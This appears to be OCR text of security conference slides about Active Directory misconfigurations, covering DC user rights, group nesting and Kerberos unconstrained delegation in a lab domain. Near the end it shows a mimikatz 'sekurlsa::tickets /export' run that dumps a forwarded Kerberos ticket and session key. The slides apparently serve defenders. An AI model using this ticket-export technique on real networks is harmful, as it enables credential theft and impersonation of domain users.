Attribute Editor
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folder
Server Admins
lab.adsecurity.org/AD Management
ADA Admins Properties
Security
Attribute Editor
Member Of
Managed By
Name
Active Directory Domain Services Folder
Critical Server...
lab.adsecurity.org/AD Management
Server Admins Properties
Security
Attribute Editor
Member Of
Managed By
Name
Active Directory Domain Services Folder
HanSolo
lab.adsecurity.org/AD Management
Wesley Crusher
lab.adsecurity.org/Accounts

Default Domain Controllers Policy

Local Policies/Security Options

Domain Controller

Policy	Setting
Domain controller: LDAP server signing requirements	None

Domain Member

Policy	Setting
Domain member: Digitally encrypt or sign secure channel data (always)	Enabled

Microsoft Network Server

Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled

Security Settings

Local Policies/User Rights Assignment

Policy	Setting
Access this computer from the network	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, N AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone
Add workstations to domain	NT AUTHORITY\Authenticated Users
Adjust memory quotas for a process	BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Allow log on locally	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Print Operators, BUILTIN\Server Operatc BUILTIN\Account Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Back up files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Bypass traverse checking	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrator AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone
Change the system time	BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE
Create a pagefile	BUILTIN\Administrators
Debug programs	BUILTIN\Administrators
Enable computer and user accounts to be trusted for delegation	BUILTIN\Administrators
Force shutdown from a remote system	BUILTIN\Server Operators, BUILTIN\Administrators
Generate security audits	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Increase scheduling priority	BUILTIN\Administrators
Load and unload device drivers	BUILTIN\Print Operators, BUILTIN\Administrators
Log on as a batch job	BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators
Manage auditing and security log	BUILTIN\Administrators
Modify firmware environment values	BUILTIN\Administrators
Profile single process	BUILTIN\Administrators
Profile system performance	NT SERVICE\WdiServiceHost, BUILTIN\Administrators
Remove computer from docking station	BUILTIN\Administrators
Replace a process level token	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Restore files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Shut down the system	BUILTIN\Print Operators, BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Take ownership of files or other objects	BUILTIN\Administrators

From Basic to Bad


Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Everyone,Administrators,Authenticated Users,ENTERPRISE DOMAIN CONTROLLERS,Pre-Windows 2000 Compatible Access
Act as part of the operating system	Not Defined
Add workstations to domain	Authenticated Users
Adjust memory quotas for a process	LOCAL SERVICE,NETWORK SERVICE,Administrators
Allow log on locally	Server Operators,Print Operators,ENTERPRISE DOMAIN CONTROLLERS,Domain Users,Backup Operators,Administrators,Account Operators
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Administrators,Backup Operators,Server Operators
Bypass traverse checking	Everyone,LOCAL SERVICE,NETWORK SERVICE,Administrators,Window Manager\Window Manager Group,Authenticated Users,Pre-Windo...
Change the system time	LOCAL SERVICE,Administrators,Server Operators
Change the time zone	Not Defined
Create a pagefile	Administrators
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Administrators
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined
Deny log on through Remote Desktop Services	Not Defined
Enable computer and user accounts to be trusted for delega...	Administrators
Force shutdown from a remote system	Administrators,Server Operators
Generate security audits	LOCAL SERVICE,NETWORK SERVICE
Impersonate a client after authentication	Not Defined
Increase a process working set	Not Defined
Increase scheduling priority	Administrators
Load and unload device drivers	Administrators,Print Operators
Lock pages in memory	Not Defined
Log on as a batch job	Administrators,Backup Operators,Performance Log Users

From Basic to Bad: Users with DC Logon Rights

Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Everyone,Administrators,Authenticated Users,ENTERPRISE DOMAIN CONTROLLERS,Pre-Windows 2000 Compatible Access
Act as part of the operating system	Not Defined
Add workstations to domain	Authenticated Users
Adjust memory quotas for a process	LOCAL SERVICE,NETWORK SERVICE,Administrators
Allow log on locally	Server Operators,Print Operators,ENTERPRISE DOMAIN CONTROLLERS,Domain Users,Backup Operators,Administrators,Account Operators
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Administrators,Backup Operators,Server Operators
Bypass traverse checking	Everyone,LOCAL SERVICE,NETWORK SERVICE,Administrators,Window Manager\Window Manager Group,Authenticated Users,Pre-Windo...
Change the system time	LOCAL SERVICE,Administrators,Server Operators
Change the time zone	Not Defined
Create a pagefile	Administrators
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Administrators
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined
Deny log on through Remote Desktop Services	Not Defined
Enable computer and user accounts to be trusted for delega...	Administrators
Force shutdown from a remote system	Administrators,Server Operators
Generate security audits	LOCAL SERVICE,NETWORK SERVICE
Impersonate a client after authentication	Not Defined
Increase a process working set	Not Defined
Increase scheduling priority	Administrators
Load and unload device drivers	Administrators,Print Operators

From Basic to Bad: DC Remote Logon Rights

Allow log on through Remote Desktop Services | Server Admins



Sean Metcalf (@PyroTek3) TrimarcSecurity.com

From Basic to Bad: Clearing DC Event Logs

Manage auditing and security log	Server Admins,Administrators


"Audited events are viewed in the security log of the Event Viewer. **A user with this policy can also view and clear the security log**."

From Basic to Bad: Delegation

Enable computer and user accounts to be trusted for delegation	Server Admins,Administrators

~~Kerberos Delegation~~
Impersonate Anyone


Kerberos “Double Hop” Issue




Discover Servers Configured with Unconstrained Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties `
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description



Description                     :
DistinguishedName               : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName                     : ADSDB01.lab.adsecurity.org
Enabled                         : True
Name                            : ADSDB01
ObjectClass                     : computer
ObjectGUID                      : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName                  : ADSDB01$
servicePrincipalName            : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                                  TERMSRV/ADSDB01.lab.adsecurity.org...}
SID                             : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation            : True
TrustedToAuthForDelegation      : False
UserPrincipalName               :
```

Kerberos Unconstrained Delegation



Kerberos Unconstrained Delegation



Kerberos Unconstrained Delegation

```
mimikatz(commandline) # sekurlsa::tickets /export

Authentication Id : 0 ; 167402 (00000000:00028dea)
Session           : Network from 0
User Name         : LukeSkywalker
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 6/26/2015 10:27:22 PM
SID               : S-1-5-21-1583770191-140008446-3268284411-1109

         * Username : LukeSkywalker
         * Domain   : LAB.ADSECURITY.ORG
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
          Start/End/MaxRenew: 6/26/2015 10:27:22 PM ; 6/27/2015 8:27:22 AM ; 7/3/2015 10:27:22 PM
          Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Target Name  (--) : @ LAB.ADSECURITY.ORG
          Client Name  (01) : LukeSkywalker ; @ LAB.ADSECURITY.ORG
          Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
          * Saved to file [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !
```

Kerberos Unconstrained Delegation

